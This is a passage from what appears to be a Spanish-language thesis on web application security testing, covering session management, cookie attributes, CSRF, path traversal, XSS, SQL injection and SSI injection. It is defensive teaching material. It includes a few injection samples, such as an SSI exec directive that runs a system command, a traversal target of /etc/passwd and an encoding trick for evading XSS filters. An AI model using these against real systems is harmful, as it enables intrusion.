En realidad las amenazas que un MFAS debería abordar correctamente en un entorno Web incluye:

1. Robo de credenciales (Phishing, escuchas, MITM)
2. Credenciales débiles (Ataques de predicción de contraseñas y fuerza bruta)
3. Ataques basados en sesión (Session Riding, Session Fixation)
4. Ataques de troyanos y Malware
5. Uso de contraseñas anteriores (Usar la misma contraseña para diferentes fines u operaciones, ejemplo transacciones diferentes)

3.6.10 Probar por situaciones adversas

Las condiciones de carrera pueden ocurrir cuando un proceso es crítico o inesperadamente dependiente en la secuencia de tiempos de otros eventos. En un ambiente de aplicación Web, donde peticiones múltiples pueden ser procesadas en un dado momento, los desarrolladores pueden dejar que la concurrencia sea manejada por el Framework, servidor, o lenguaje de programación. El siguiente ejemplo simplificado ilustra un problema potencial de concurrencia en una aplicación Web transaccional y se refiere a una cuenta de ahorros en la cual ambos usuarios (hilos) han ingresado a la misma cuenta y están intentando una transferencia.

Cuenta A tiene 100 créditos.
Cuenta B tiene 100 créditos.

Usuario 1 y Usuario 2, ambos quieren transferir 10 créditos de la Cuenta A hacia la Cuenta B. Si la transacción fue correcta, el resultado debería ser:

Cuenta A tiene 80 créditos.
Cuenta B tiene 120 créditos.

Sin embargo, debido a problemas de concurrencia, el resultado siguiente podría ser obtenido:

Usuario 1 verifica el valor de Cuenta A (=100 créditos)
Usuario 2 verifica el valor de Cuenta A (=100 créditos)
Usuario 2 toma 10 créditos de Cuenta A (=90 créditos) y los pone en Cuenta B (=110 créditos)
Usuario 1 toma 10 créditos de Cuenta A (que todavía cree que contiene 100 créditos) (=90 créditos) y los pone en Cuenta B (=120 créditos).
Resultado: Cuenta A tiene 90 créditos.
Cuenta B tiene 120 créditos.

3.6.11. Pruebas de gestión de sesiones

La gestión de sesiones cubre ampliamente todos los controles que se realizan sobre el usuario, desde la autenticación hasta la salida de la aplicación. HTTP es un protocolo sin estados, lo que significa que los servidores web responden a las peticiones de clientes sin enlazarlas entre sí.

Incluso la lógica de una simple aplicación requiere que las múltiples peticiones de un usuario sean asociadas entre sí a través de una "sesión". Para ello se necesitan soluciones de terceros - a través, o bien de soluciones externas de middleware disponibles en el mercado y soluciones de servidor Web, o bien de implementaciones a medida. La mayoría de entornos de aplicación web, como ASP y PHP, proporcionan a los desarrolladores rutinas integradas para la gestión de sesiones. Por lo general, se emitirá algún tipo de testigo de identificación, que será referido como "Identificador de sesión" (en inglés, “Session ID”), o Cookie.

Hay varias formas en las que una aplicación web puede interactuar con un usuario. Cada una de ellas depende de la naturaleza del sistema, y de los requisitos de seguridad y disponibilidad de la aplicación. A pesar de que existe una serie de mejores prácticas aceptadas para el desarrollo de aplicaciones, es importante que la seguridad de la aplicación sea considerada en el contexto de los requisitos y expectativas del proveedor.

3.6.12. Pruebas para el esquema de gestión de sesiones.

Con el fin de evitar realizar el proceso de autenticación continuamente para cada página de un site o servicio, las aplicaciones web implementan varios mecanismos para almacenar y validar las credenciales durante un periodo de tiempo prefijado. El conjunto de estos mecanismos recibe el nombre de gestión de sesiones y, aunque son importantes para aumentar la facilidad

de uso de la aplicación, pueden ser explotados para obtener acceso a una cuenta de usuario sin necesidad de proporcionar credenciales correctas. En esta prueba, se quiere verificar que las cookies y otros testigos de sesión son creados de una forma segura y no predecible. Un atacante que es capaz de predecir y forjar una cookie débil puede robar fácilmente la sesión de usuarios legítimos.

Las cookies son usadas para implementar manejo de sesión y son descritas a detalle en el RFC 2965(38). En pocas palabras, cuando un usuario accede una aplicación que necesita mantener el registro de las acciones e identificar a ese usuario a lo largo de múltiples peticiones, una cookie (o más de una) es generada por el servidor y enviada al cliente. El cliente entonces enviará la cookie de regreso al servidor en todas las conexiones siguientes hasta que la cookie expire o sea destruida. La información almacenada en la cookie puede proporcionar al servidor mucha información acerca de quién es el usuario, que acciones ha realizado hasta ahora, cuáles son sus preferencias, etc. por lo tanto proporcionando un estado a un protocolo sin estado como lo es HTTP.

Un ejemplo típico es proporcionado por un carrito de compra en línea. A través de la sesión de un usuario, la aplicación debe mantener registro de su identidad, su perfil, los productos que ha elegido comprar, la cantidad, el precio individual, los descuentos, etc. Las cookies son una forma eficiente de almacenar y pasar esta información de ida y vuelta (otros métodos son parámetros de URL y campos ocultos).

Debido a la importancia de la información que almacenan, las cookies son por lo tanto vitales en la seguridad de la aplicación. Ser capaz de manipular las cookies podría resultar en robo de sesiones de usuarios legítimos, ganando privilegios más elevados en una sesión activa, y en general influenciar las operaciones de la aplicación de una forma no autorizada. En esta prueba se tiene que verificar si las cookies enviadas a los clientes pueden resistir un amplio rango de ataques con el objetivo de interferir con las sesiones de usuarios legítimos y la aplicación misma. El objetivo es ser capaz de forjar una cookie que será considerada como válida por la aplicación y proporcionará algún tipo de acceso no autorizado (robo de sesión, elevación de privilegios, ...). Usualmente los principales pasos del patrón de ataque son los siguientes:

- colección de cookies: colección de un número suficiente de muestras de cookie;
- ingeniería inversa de cookie: análisis del algoritmo de generación de cookies;
- manipulación de cookies: crear una cookie valida con el fin de realizar el ataque. Este último paso podría requerir un gran número de intentos, dependiendo en cómo es creada la cookie (fuerza bruta).

Otro patrón de ataque consiste en desbordar una cookie. Estrictamente hablando, este ataque tiene una diferente naturaleza, ya que aquí no estamos tratando de recrear una cookie perfectamente válida. En lugar de eso, nuestro objetivo es desbordar una área de memoria, así interfiriendo con el correcto comportamiento de la aplicación y posiblemente inyectando (y ejecutando remotamente) código malicioso.

3.6.13 Pruebas para atributos de cookies

La importancia del uso seguro de las cookies no puede ser entendido, especialmente en las aplicaciones Web dinámicas, que necesitan mantener un estado en un protocolo sin estado como lo es HTTP. Para entender la importancia de las cookies es imperativo entender para que son usadas principalmente. Estas funciones principales usualmente consisten en ser usadas como un identificador de sesión para la autorización/autenticación o como un contenedor de datos temporal. Así, si un atacante fuera capaz de obtener un identificador de sesión (por ejemplo, al explotar una vulnerabilidad de cross site scripting o al usar un sniffer en una sesión no cifrada), entonces podría usar esta cookie para obtener una sesión valida.

Adicionalmente, las cookies son establecidas para mantener un estado a lo largo de peticiones múltiples. Ya que HTTP no tiene estado, el servidor no puede determinar si una petición que recibe es parte de una sesión actual o es el inicio de una nueva sesión sin algún tipo de identificador. Este identificador es muy comúnmente una cookie aunque otros métodos también son posibles. Como puede imaginar, hay muchos tipos diferentes de aplicaciones que necesitan mantener el registro del estado de la sesión a través de peticiones múltiples. La principal que se viene a la mente es una tienda en línea.

Mientras un usuario agrega artículos a un carro de compra, esta información necesita ser retenida en peticiones subsecuentes a la aplicación. Las cookies son muy comúnmente usadas

para esta tarea y son establecidas por la aplicación usando la directiva Set-Cookie en la respuesta HTTP de la aplicación, y usualmente es en un formato nombre=valor (si las cookies están habilitadas y si son soportadas, el cual es el caso de todos los navegadores modernos). Una vez que la aplicación le ha dicho al navegador usar una cookie en particular, el navegador enviará esta cookie en cada petición subsecuente. Una cookie puede contener información como artículos de un carro de compra, los precios de estos artículos, la cantidad de estos artículos, información personal, nombres de usuario, etc. Debido a la naturaleza sensitiva de la información en cookies, típicamente son codificadas o cifradas en un intento de proteger la información que contienen. A menudo, muchas cookies serán establecidas (separadas por un punto y coma) en peticiones subsecuentes. Por ejemplo, en el caso de una tienda en línea, una nueva cookie podría ser establecida al agregar artículos al carro de compra.

Adicionalmente, se tendrá una cookie para autenticación (identificador de sesión como se indica anteriormente) una vez que se ingrese, y muchas otras cookies usadas para identificar los artículos que se van a comprar y su información auxiliar (es decir, precio y cantidad) en una aplicación de tienda en línea.

Ahora que se tiene un entendimiento de cómo son establecidas las cookies, cuando son establecidas, para que se usan, porque se usan, y su importancia, veamos cuales atributos pueden ser establecidos para una cookie y como probar si son seguros. La siguiente es una lista de atributos que pueden ser establecidos para cada cookie y lo que significan.

- secure - Este atributo le dice al navegador que solo envíe la cookie si la petición está siendo enviada sobre un canal seguro como HTTPS. Esto ayudará a proteger la cookie de ser enviada en peticiones no cifradas.

Si la aplicación puede ser accedida por HTTP y HTTPS, entonces existe la posibilidad que la cookie pueda ser enviada en texto claro.

- HttpOnly - Este atributo es usado para ayudar a evitar ataques como cross-site scripting, ya que no permite que la cookie sea accedida vía un script como JavaScript. Note que no todos los navegadores soportan esta funcionalidad.

- domain - Este atributo es usado para comparar contra el dominio del servidor en el que la URL está siendo requerida. Si el dominio es el mismo o si es un sub-dominio, entonces el atributo path será el siguiente en ser verificado.

Note que solo sitios dentro del dominio especificado puede establecer una cookie para ese dominio. Además el atributo domain no puede ser un dominio de alto nivel (como .gov o .com) para evitar que los servidores establezcan cookies arbitrarias para otro dominio. Si el atributo de dominio no es establecido, entonces el nombre del servidor que generó la cookie es usado como el valor por omisión del dominio. Por ejemplo, si una cookie es establecida por una aplicación en app.mydomain.com sin un atributo de dominio establecido, entonces la cookie sería reenviada para todas las peticiones subsecuentes para app.mydomain.com y sus subdominios (como hacker.app.mydomain.com), pero no para otherapp.mydomain.com. Si un desarrollador quisiera evitar esta restricción, podría establecer el atributo de dominio a mydomain.com. En este caso la cookie sería enviada para todas las peticiones para app.mydomain.com y sus subdominios, como hacker.app.mydomain.com, e inclusive bank.mydomain.com. Si existiera un servidor vulnerable en un subdominio (por ejemplo, otherapp.mydomain.com) y el atributo de dominio ha sido establecido muy ligeramente (por ejemplo, mydomain.com), entonces el servidor vulnerable podría ser usado para colectar cookies (como identificadores de sesión).

- path - en adición al dominio, la ruta de URL puede ser especificada para la cual la cookie es válida. Si el dominio y la ruta coinciden, entonces la cookie será enviada en la petición.

Como con el atributo de dominio, si el atributo de ruta es establecido pobremente, entonces podría dejar la aplicación vulnerable a ataques de otras aplicaciones en el mismo servidor. Por ejemplo, si el atributo de ruta fue establecido a la raíz del servidor Web "/", entonces las cookies de la aplicación serán enviadas a cada aplicación dentro del mismo dominio.

- expires - Este atributo es usado para establecer cookies persistentes, ya que la cookie no expira hasta que la fecha establecida sea superada. Esta cookie persistente será usada por esta sesión del navegador y sesiones subsecuentes hasta que la cookie expire. Una vez que la fecha de expiración haya sida superada, el navegador borrará la cookie.

Alternativamente, si este atributo no es establecido, entonces la cookie es solo válida en la sesión actual del navegador y será eliminada cuando la sesión termine.

3.6.14 Pruebas para fijación de sesión

Las vulnerabilidades de fijación de sesión ocurren cuando:

- Una aplicación Web autentica un usuario sin antes invalidar el identificador de sesión existente, así continuando el uso del identificador de sesión que ya estaba asociado con el usuario.
- Un atacante es capaz de forzar un conocido identificador de sesión en un usuario que, una vez que se autentique, el atacante tiene acceso a la sesión autenticada.

En el exploit genérico para vulnerabilidades de fijación de sesión, un atacante crea una nueva sesión en una aplicación Web y guarda el identificador de sesión asociado. Entonces el atacante causa que la víctima se autentique contra el servidor usando el mismo identificador de sesión, dándole al atacante acceso a la cuenta del usuario a través de la sesión activa.

Además, el problema descrito anteriormente es problemático para sitios que asignan un identificador de sesión sobre HTTP y luego redirigen al usuario a una forma de ingreso en HTTPS. Si el identificador de sesión no es reasignado después de la autenticación, el identificador puede ser usado por el atacante para robar la sesión.

3.6.15 Pruebas para variables de sesión expuestas

Los identificadores de sesión, (pueden recibir el nombre de testigos de Sesión, Cookie, SessionID o Campos Ocultos), en caso de estar expuestos, permiten a un atacante hacerse pasar por la víctima y acceder a la aplicación ilegítimamente. Por lo tanto, es importante que su acceso esté protegido en todo momento – particularmente cuando están en tránsito entre el navegador del cliente y los servidores de aplicaciones.

Utilizando un proxy personal, es posible comprobar los siguientes aspectos sobre cada petición y respuesta:

- Protocolo empleado (por ejemplo HTTP vs. HTTPS)

- Cabeceras HTTP
- Cuerpo del mensaje (por ejemplo POST o contenido de la página)

Cada vez que los identificadores de sesión se intercambian entre el cliente y el servidor, el protocolo, el caché, las directivas de privacidad y el cuerpo del mensaje deben ser examinados. La seguridad del transporte aquí se refiere a los identificadores de sesión en las peticiones GET o POST, en el cuerpo del mensaje o mediante otro sistema en peticiones HTTP válidas.

3.6.16 Pruebas para CSRF

Cross-Site Request Forgery (CSRF) trata de forzar a un usuario final a ejecutar acciones no deseadas en una aplicación web en la cual él/ella ya está autenticado. Con un poco de ayuda de ingeniería social (por ejemplo enviando un enlace vía email/chat), un atacante puede forzar a los usuarios de una aplicación web a ejecutar acciones a su antojo. Un exploit CSRF que tenga éxito puede comprometer los datos de un usuario final y sus operaciones en el caso de un usuario normal. Si el usuario objetivo del ataque es la cuenta de administrador, se puede comprometer la aplicación web por completo.

La forma en que se lleva a cabo un CSRF depende de los siguientes factores:

- El comportamiento del navegador web en el manejo de la información relacionada con la sesión como las cookies y la información de autenticación http;
- Conocimiento de URLs válidas de la aplicación web por parte del atacante;
- Gestión de la sesión de la aplicación confiando sólo en información conocida por el navegador;
- Existencia de etiquetas HTML cuya presencia provoque un acceso inmediato a un recurso http[s]; por ejemplo la etiqueta de imágenes img.

Los puntos 1,2 y 3 son esenciales para que la vulnerabilidad esté presente, mientras que el punto 4 es un complemento y facilita la explotación actual, pero no es estrictamente necesario.

Punto 1) Los navegadores envían automáticamente información que es usada para identificar una sesión de usuario.

Supongamos que site hospeda una aplicación web, y el usuario victima simplemente se ha autenticado a sí mismo en el site.

En respuesta, site envía a la víctima una cookie que identifica las peticiones enviadas por víctima como pertenecientes a la sesión autenticada de víctima. Básicamente, una vez que el navegador recibe la cookie establecida por el site, la enviará automáticamente en las sucesivas peticiones dirigidas a ese site web.

Punto 2) Si la aplicación no hace uso de información relacionada con la sesión en las URLs, entonces significa que las URLs de la aplicación, sus parámetros y valores legítimos podrían ser identificados (ya sea mediante análisis del código o accediendo a la aplicación y tomando nota de los formularios y las URLs incrustadas en el HTML/Javascript.

Punto 3) Por "conocida por el navegador" se refiere a información como cookies o información de autenticación basada en http (como la Autenticación Basic; NO autenticación basada en formularios), que es almacenada por el navegador y posteriormente reenviada en cada petición dirigida hacia el área de la aplicación que solicita esa autenticación. Las vulnerabilidades que se tratan a continuación corresponden a aplicaciones que confían por completo en este tipo de información para identificar la sesión de un usuario.

Supongamos, por simplicidad, que nos referimos a URLs accesibles mediante GET (aunque el tema afecta también a las peticiones POST). Si victima ya se ha autenticado a sí mismo, el envío de otra petición provocará que la cookie sea enviada automáticamente con ella.

La petición GET podría originarse de varias formas diferentes:

- Por el usuario, quien está utilizando la aplicación web actual;
- Por el usuario, quien teclea la URL directamente en el navegador;
- Por el usuario, quien sigue un enlace (externo a la aplicación) apuntando a la URL..

La aplicación no puede distinguir entre estas formas de efectuar la petición GET. En particular, la tercera podría ser bastante peligrosa. Existen varias técnicas (y vulnerabilidades) que pueden disfrazar las propiedades reales de un enlace. El enlace se puede incrustar en un mensaje de correo electrónico, o aparecer en un site web malicioso a donde se atrae al usuario,

por ejemplo, el enlace aparece en contenido hospedado en cualquier sitio (otra web, un mensaje de correo electrónico con HTML, etc.) y apunta a un recurso de la aplicación. Si el usuario hace click sobre el enlace, como ya estaba autenticado previamente en la aplicación web, el navegador efectuará una petición GET a la aplicación web, acompañada de la información de autenticación (la cookie con el identificador de sesión). Esto dará como resultado la ejecución de una operación válida en la aplicación web – probablemente no lo que el usuario espera que suceda! Piense en un enlace malicioso que provoque una transferencia de fondos fraudulenta en una aplicación web de un banco para apreciar las consecuencias.

3.6.17 Pruebas de autorización

Autorización es el concepto de permitir el acceso a recursos únicamente a aquellos que tienen permiso para ello. Las pruebas de Autorización significan entender cómo funciona el proceso de autorización, y usar esa información para saltarse el mecanismo de autorización. La Autorización es un proceso que llega después de una Autenticación correcta, por lo que el evaluador verificará este punto después de tener credenciales validas, asociadas a un conjunto de perfiles y privilegios bien definidos. Durante este tipo de evaluaciones, debe verificarse si es posible evitar el sistema de autorización, encontrar una vulnerabilidad de traspaso de rutas, o encontrar maneras de escalar los privilegios asignados al evaluador.

3.6.18 Pruebas de ruta transversal

Las aplicaciones y servidores web implementan tradicionalmente mecanismos de autenticación para controlar el acceso a recursos y archivos. Los servidores web tratan de restringir los archivos de usuarios dentro de un "directorio raíz" o "raíz de documentos web", que representa un directorio físico en el sistema de archivos; los usuarios han de tomar este directorio como el directorio base dentro de la estructura jerárquica de la aplicación web. La definición de privilegios se realiza empleando Listas de Control de Acceso (en inglés, Access Control Lists, ACL) que identifican a que usuarios y grupos les es permitido acceder, modificar o ejecutar un archivo específico en el servidor. Estos mecanismos están diseñados para evitar el acceso a archivos sensibles por usuarios maliciosos (ejemplo: el archivo /etc/passwd común en plataformas de tipo Unix) o para evitar la ejecución de órdenes de sistema.

Muchas aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos adjuntos: es bastante común usar este método para gestionar gráficos, plantillas, cargar textos estáticos, etc. Desafortunadamente, estas aplicaciones exponen vulnerabilidades de seguridad si los parámetros de entrada (es decir, parámetros de formularios, valores de cookies) no son validados correctamente.

En servidores y también en aplicaciones web este tipo de problema se manifiesta en los ataques de atravesar directorios / inclusión de archivos externos adjuntos; explotando este tipo de vulnerabilidades un atacante puede leer directorios o archivos que generalmente no podría leer, acceder a datos fuera de la raíz de documentos web, realizar inclusión de scripts y otros tipos de archivos de websites externos.

Para los propósitos del trabajo de tesis, se considera tan solo las amenazas de seguridad relacionadas a aplicaciones web, y no a servidores web (como el infame "código de escape %5c en el servidor web Microsoft IIS).

Este tipo de ataque es conocido también como ataque punto-punto-barra - dot-dot-slash attack en inglés (../) - , atravesar rutas, - path traversal en inglés -, escalada de directorios - directory climbing en inglés -, vuelta atrás - backtracking en inglés.

Durante una evaluación, para descubrir fallos de traspaso de directorios e inclusión de archivos externos, necesitamos realizar dos fases diferentes:

1) Enumeración de Vectores de Entrada (una evaluación sistemática de cada vector de entrada)

2) Técnicas de comprobación (una evaluación metódica de cada técnica de ataque empleada por un agresor para explotar la vulnerabilidad).

3.6.19 Pruebas para saltarse el esquema de autenticación

Para cada perfil que la persona a cargo de la realización de las pruebas tiene durante las pruebas, y para cada función y petición que la aplicación ejecuta durante la fase de post-autenticación, es necesario verificar:

- ¿Es posible acceder a ese recurso aunque el usuario no esté autenticado?
- ¿Es posible acceder a ese recurso después de cerrar la sesión?
- ¿Es posible acceder a funciones y recursos que deben ser accesibles solo a usuarios que tengan un perfil o privilegios diferentes?
- ¿Prueba a acceder a la aplicación como un usuario administrador y registra todas las funciones administrativas. Es posible acceder a funciones administrativas desde una cuenta con privilegios estándar?
- ¿Es posible que esas funcionalidades sean usadas por un usuario con un perfil distinto y para el que deberían ser denegadas?

3.6.20 Pruebas de escalación de privilegios

La escalada de privilegios ocurre cuando un usuario logra acceder a más recursos o funcionalidades de las que le fueron asignadas generalmente, y tales cambios deberían haber sido prevenidos por la aplicación. Esto es usualmente causado por una falla en la aplicación. El resultado es que la aplicación realiza acciones con más privilegios de los cuales fueron intencionados por el desarrollador o administrador del sistema.

El grado de escalada depende en cuales privilegios el atacante es autorizado a poseer, y cuales privilegios pueden ser obtenidos en un ataque exitoso. Por ejemplo, un error de programación que permite a un usuario ganar privilegios extras luego de una autenticación exitosa limita el grado de escalada, porque el usuario ya ha sido autorizado a obtener ciertos privilegios. De la misma manera, un atacante remoto obteniendo privilegios de súper usuario sin ninguna autenticación presenta un grado mayor de escalada.

Usualmente, nos referimos a escalada vertical cuando es posible acceder recursos otorgados a cuentas con mayores privilegios (ejemplo. Obteniendo privilegios administrativos para la aplicación), y escalada horizontal cuando es posible acceder recursos otorgados a cuentas similares a la nuestra (ejemplo. Una aplicación de banca online, accediendo información relacionada a un usuario diferente).

3.7 Prueba de la lógica de negocio

Comprobar por fallas en la lógica de negocio en una aplicación web multifuncional requiere pensar en modos no convencionales. Si el mecanismo de autenticación de una aplicación es desarrollado con la intención de seguir pasos 1, 2, 3 para poder autenticarse, que pasa si uno salta del paso 1 directo al 3? En este ejemplo, la aplicación o bien provee acceso fallando el mecanismo de autenticación, muestra un mensaje de error de acceso negado, o solo un mensaje de error 500? Existen muchos ejemplos que se pueden dar, pero una lección constante es "pensar fuera de la sabiduría convencional".

Este tipo de vulnerabilidad no puede ser detectado por un scanner de vulnerabilidades y solamente se basa en las habilidades y creatividad del testeador de intrusión. Además, este tipo de vulnerabilidades son usualmente una de las más difíciles de detectar, pero, al mismo tiempo, usualmente una de los más perjudiciales para la aplicación, si son explotadas.

La lógica de negocio comprende:

- Reglas de negocio que expresan las políticas del negocio (como canales, localización, logística, precios y productos); y
- Flujos de trabajo, que son las tareas ordenadas de paso de documentos o datos de un elemento participante (una persona o sistema de software) a otro.

Los ataques sobre la lógica de negocio de una aplicación son peligrosos, difíciles de detectar y específicos a la aplicación.

La lógica de negocio puede contener fallos de seguridad que permiten a un usuario hacer algo no permitido por el negocio.

Por ejemplo si existe un límite de reembolso de $1000 ¿podría un atacante utilizar el sistema fraudulentamente para pedir más dinero del permitido? O quizás se supone que debes hacer las operaciones en un cierto orden, pero un atacante podría invocarlas saltándose la secuencia. O, ¿puede un usuario realizar una compra por una cantidad de dinero negativa? A menudo estas comprobaciones de seguridad lógicas no están presentes en la aplicación.

3.8 Pruebas de entrada de datos

La debilidad más común en la seguridad de aplicaciones web, es la falta de una validación adecuada de las entradas procedentes del cliente o del entorno de la aplicación. Esta debilidad conduce a casi todas las principales vulnerabilidades en aplicaciones, como inyecciones sobre el intérprete, ataques locale/Unicode, sobre el sistema de archivos y desbordamientos de búfer.

Los datos procedentes de cualquier entidad/cliente externos nunca deberían ser considerados como confiables, ya que una entidad/cliente externo puede alterar los datos. Esta es la regla número uno. El problema es que en una aplicación compleja, los puntos de acceso para un atacante se incrementan en número, y es fácil que te olvides de implementarla.

3.8.1 Pruebas de cross site scripting reflejado

Los ataques de tipo XSS reflejado son también conocidos como de tipo 1 o no persistentes, y son los ataques más frecuentes de XSS en la actualidad.

Cuando una aplicación web es vulnerable a este tipo de ataque, la misma pasara datos de entrada no validados al cliente. El modo más común de operación de este ataque incluye un paso de diseño, en el cual el atacante crea y comprueba la URI culpable, un paso de ingeniería social, en el cual convence a sus víctimas de cargar esta URI en sus navegadores, y la eventual ejecución del código malicioso – utilizando las credenciales de la víctima.

Comúnmente el código del atacante es escrito en Javascript, pero otros lenguajes de scripting pueden ser también utilizados, ejemplo. ActionScript y VBScript.

Los atacantes típicamente utilizaran estas vulnerabilidades para instalar keyloggers, robar credenciales de usuario, obtener los datos del portapapeles y cambiar el contenido de una página (ejemplo. Enlaces de descargas).

Uno de los aspectos más importantes sobre las vulnerabilidades XSS es la codificación de caracteres. En algunos casos, el servidor web o aplicación web no puede filtrar la codificación de algunos caracteres, por lo tanto la aplicación web puede filtrar “<script>”, pero no es capaz de filtrar %3escript%3e el cual simplemente incluye otra codificación de los tags.

3.8.2 Pruebas de cross site scripting almacenado

Las Secuencias de Ordenes en Sitios Cruzados (Cross Site Scripting o XSS) almacenadas son el tipo más peligroso de Secuencias de Ordenes en Sitios Cruzados. Las aplicaciones web que permiten a los usuarios almacenar datos son potencialmente vulnerables a este tipo de ataque.

El XSS almacenado ocurre cuando una aplicación web obtiene una entrada del usuario posiblemente maliciosa, y la almacena en un repositorio para su uso posterior. La entrada que se almacena no se filtra correctamente. Como consecuencia, la información maliciosa aparecerá como parte del sitio web y se ejecutará dentro del navegador del usuario bajo los privilegios de la aplicación web.

Esta vulnerabilidad se puede usar para llevar a cabo varios ataques basados en el navegador incluyendo:

- Secuestrar el navegador de otro usuario.
- Capturar información sensible que vean los usuarios de la aplicación.
- Desfiguración (defacement) aparente de la aplicación.
- Escaneo de puertos de estaciones internas ("internas" en relación a los usuarios de la aplicación web).
- Envío dirigido de exploits basados en navegador.
- Otras actividades maliciosas.

No es necesario utilizar un enlace malicioso para explotar el XSS almacenado. Se produce una explotación con éxito cuando cualquier usuario visita una página con un XSS almacenado. A continuación se enumeran las fases típicas para un escenario de taque XSS almacenado:

- El atacante almacena código malicioso en la página vulnerable.
- El usuario se autentica en la aplicación.
- El usuario visita la página vulnerable.
- El código malicioso se ejecuta en el navegador del usuario

Este tipo de ataque también puede ser aprovechado mediante herramientas marco (frameworks) de explotación como BeEF, XSS Proxy y Backframe. Estas herramientas

permiten el desarrollo de exploits JavaScript muy complejos. El XSS almacenado es particularmente peligroso en las zonas de la aplicación a las que tienen acceso los usuarios con altos privilegios. Cuando el administrador visita la página vulnerable, el ataque se ejecuta automáticamente en su navegador.

Esto podría exponer información sensible como por ejemplo testigos (testigos) de autorización de sesión.

3.8.3 Pruebas de cross site scripting basado en dom.

Un Cross-Site Scripting DOM-Based es el nombre dado al fallo de XSS que es el resultado del uso de contenido activo en una página, generalmente JavaScript, obteniendo información desde el usuario y luego realizando alguna operación insegura que origina un fallo de XSS.

El DOM es el formato estructural que puede ser usado para representar documentos en el navegador. El DOM permite a scripts dinámicos como JavaScript referenciar componentes del documento como un campo de un formulario o una cookie de sesión. El DOM es también usado por el navegador por seguridad, por ejemplo para limitar a scripts en dominios diferentes obtener cookies de sesión de otros dominios. Una vulnerabilidad XSS basada en DOM puede encontrarse cuando un contenido activo, como una función de JavaScript, es modificada por una petición creada de forma específica para dar control de un elemento DOM a un atacante.

Hay muy pocos artículos publicados sobre este tema y, como es normal, muy poco consenso sobre lo que significa y que pruebas realizar.

No todos los fallos de XSS requieren al atacante controlar el contenido devuelto por el servidor, pero se puede abusar bastante de las malas prácticas de programación de JavaScript para obtener los mismos resultados. El resultado es el mismo que un fallo de XSS normal, la única diferencia es el medio usado.

En comparación con otros fallos de Cross-Site Scripting (Reflected y Stored XSS), donde un parámetro no es controlado es pasado al servidor, devuelto al usuario y ejecutado en el

contexto del navegador del usuario. Un fallo de DOM-Based Cross-Site Scripting controla el flujo del código usando elementos del DOM y del propio código del atacante.

Debido a su naturaleza, las vulnerabilidades XSS basado en DOM pueden ser ejecutadas en varias instancias sin que el servidor pueda determinar qué es lo que está realmente ejecutando. Esto hace que muchos de los filtros de XSS y reglas de detección genéricos sean ineficientes contra los ataques.

3.8.4 Pruebas de cross site scripting basado en flash

En particular, desde que las aplicaciones Flash son incrustadas en los navegadores, las vulnerabilidades como XSS basado en DOM podrían estar presentes en aplicaciones mal diseñadas.

Desde la primera publicación de "Testing Flash Applications" (39), las nuevas versiones de los reproductores Flash han salido con el fin de mitigar algunos de los ataques. Sin embargo, algunos problemas siguen siendo explotados a causa de las prácticas de programación no segura de los desarrolladores.

3.8.5 Inyección SQL

Un ataque de Inyección SQL consiste en la inserción o "inyección" de datos en una consulta SQL desde un cliente de la aplicación. El éxito en una inyección SQL puede leer datos sensibles de la base de datos, modificar los datos (insertar/actualizar/borrar), realizar operaciones de administración sobre la base de datos (como reiniciar el DBMS), recuperar el contenido de un archivo del sistema de archivos del DBMS y, en algunos casos, ejecutar ordenes en el sistema operativo. Los ataques de inyección SQL son un tipo de ataques de inyección, en los que ordenes SQL son inyectados en texto para afectar la correcta realización de una consulta SQL predefinida.

Los ataques de Inyección SQL están divididos en las tres siguientes clases:

- Inband: los datos son extraídos usando el mismo canal que es usado para inyectar el código SQL. Este es el tipo de ataque más simple, en el que los datos recibidos se muestran en la propia aplicación web.

- Out-of-band: los datos son extraídos usando un canal diferente (por ejemplo, un correo con el resultado de la consulta es generado y enviado al auditor) .
- Inferetial: no hay transferencia de datos, pero el auditor puede reconstruir la información enviando peticiones y observando el comportamiento que mantiene el servidor de bases de datos.

Independientemente del tipo de ataque, una Inyección SQL correcta requiere que el atacante pueda construir una consulta SQL correcta. Si la aplicación devuelve un mensaje de error a causa de una consulta incorrecta, entonces en fácil reconstruir de forma lógica la consulta original y, por lo tanto, entender cómo realizar una inyección correctamente. Sin embargo, si la aplicación oculta los mensajes de error, se puede conseguir por medio de ingeniería inversa la lógica de la consulta original. Este último caso se conoce como "Inyección SQL Ciega" (Blind SQL Injeccion).

3.8.6. Inyección SSI

A menudo los servidores Web otorgan al desarrollador la posibilidad de añadir pequeñas piezas de código dinámico dentro de páginas HTML estáticas, sin tener que jugar con complejos lenguajes ya sean del lado del servidor o del lado del cliente.

Esta funcionalidad está encarnada en los Server-Side Includes (SSI), unas extensiones muy sencillas que pueden permitir a un usuario inyectar código en las páginas HTML, o incluso realizar ejecución remota de código.

La inclusión de una directiva SSI dentro de un documento HTML estático es tan fácil como escribir un trozo de código tal que así:

```
<!--#echo var="DATE_LOCAL" -->
```

Para mostrar la hora actual.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

Para incluir la salida de un script CGI.

```
<!--#include virtual="/footer.html" -->
```

Para incluir el contenido de un archivo.

```
<!--#exec cmd="ls" -->
```

Para incluir la salida de un orden de sistema.

Entonces, si está activado el soporte en el servidor web para utilizar SSI, el servidor evaluará estas directivas, tanto en el cuerpo (body), como dentro de las cabeceras (headers). En la configuración predeterminada, generalmente, la mayoría de servidores web no permiten el uso de la directiva exec para ejecutar órdenes de sistema.

Tal y como sucede en todas las situaciones de validación incorrecta de los datos de entrada, los problemas se ponen de manifiesto cuando el usuario de una aplicación web tiene permitido proporcionar datos que van a provocar que la aplicación o el propio servidor web se comporten de manera imprevista. Cuando hablamos de inyección SSI, el atacante podría ser capaz de facilitar datos de entrada que, de ser insertados por la aplicación (o quizá directamente por el servidor) en una página generada dinámicamente, serían interpretados como directivas SSI.

Se trata con una cuestión muy similar al clásico problema de inyección de lenguajes de scripting; quizá menos peligrosa, ya que la directiva SSI no es comparable con un lenguaje real de scripting y además el servidor web necesita estar configurado para permitir SSI; pero también más sencillo de explotar, ya que las directivas SSI son fáciles de entender y lo suficientemente potentes para mostrar en la salida el contenido de archivos y ejecutar ordenes de sistema.

3.8.7. Inyección xpath

La vulnerabilidad de inyección XPath permite a un atacante inyectar elementos XPath en una consulta que utiliza este lenguaje. Entre los posibles objetivos se incluye el acceso a información de forma no autorizada o la posibilidad de eludir los mecanismos de autenticación.

